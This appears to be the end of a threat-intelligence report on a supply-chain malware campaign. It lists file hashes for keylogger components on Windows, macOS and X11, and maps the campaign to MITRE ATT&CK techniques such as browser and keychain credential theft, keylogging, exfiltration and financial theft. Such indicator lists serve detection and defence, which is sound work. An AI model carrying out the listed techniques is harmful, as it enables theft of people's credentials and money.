- `e58864cc22cd8ec17ae35dd810455d604aadab7c3f145b6c53b3c261855a4bb1` — WinKeyServer
- `30043996a56d0f6ad4ddb4186bd09ffc1050dcc352f641ce3907d35174086e15` — MacKeyServer
- `6e09249262d9a605180dfbd0939379bbf9f37db076980d6ffda98d650f70a16d` — X11KeyServer

MITRE ATT&CK Techniques#

- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1608.001 — Stage Capabilities: Upload Malware
- T1204.002 — User Execution: Malicious File
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1027.013 — Obfuscated Files or Information: Encrypted/Encoded File
- T1546.016 — Event Triggered Execution: Installer Packages
- T1005 — Data from Local System
- T1082 — System Information Discovery
- T1083 — File and Directory Discovery
- T1217 — Browser Information Discovery
- T1555.003 — Credentials from Password Stores: Credentials from Web Browsers
- T1555.001 — Credentials from Password Stores: Keychain
- T1056.001 — Input Capture: Keylogging
- T1041 — Exfiltration Over C2 Channel
- T1105 — Ingress Tool Transfer
- T1119 — Automated Collection
- T1657 — Financial Theft
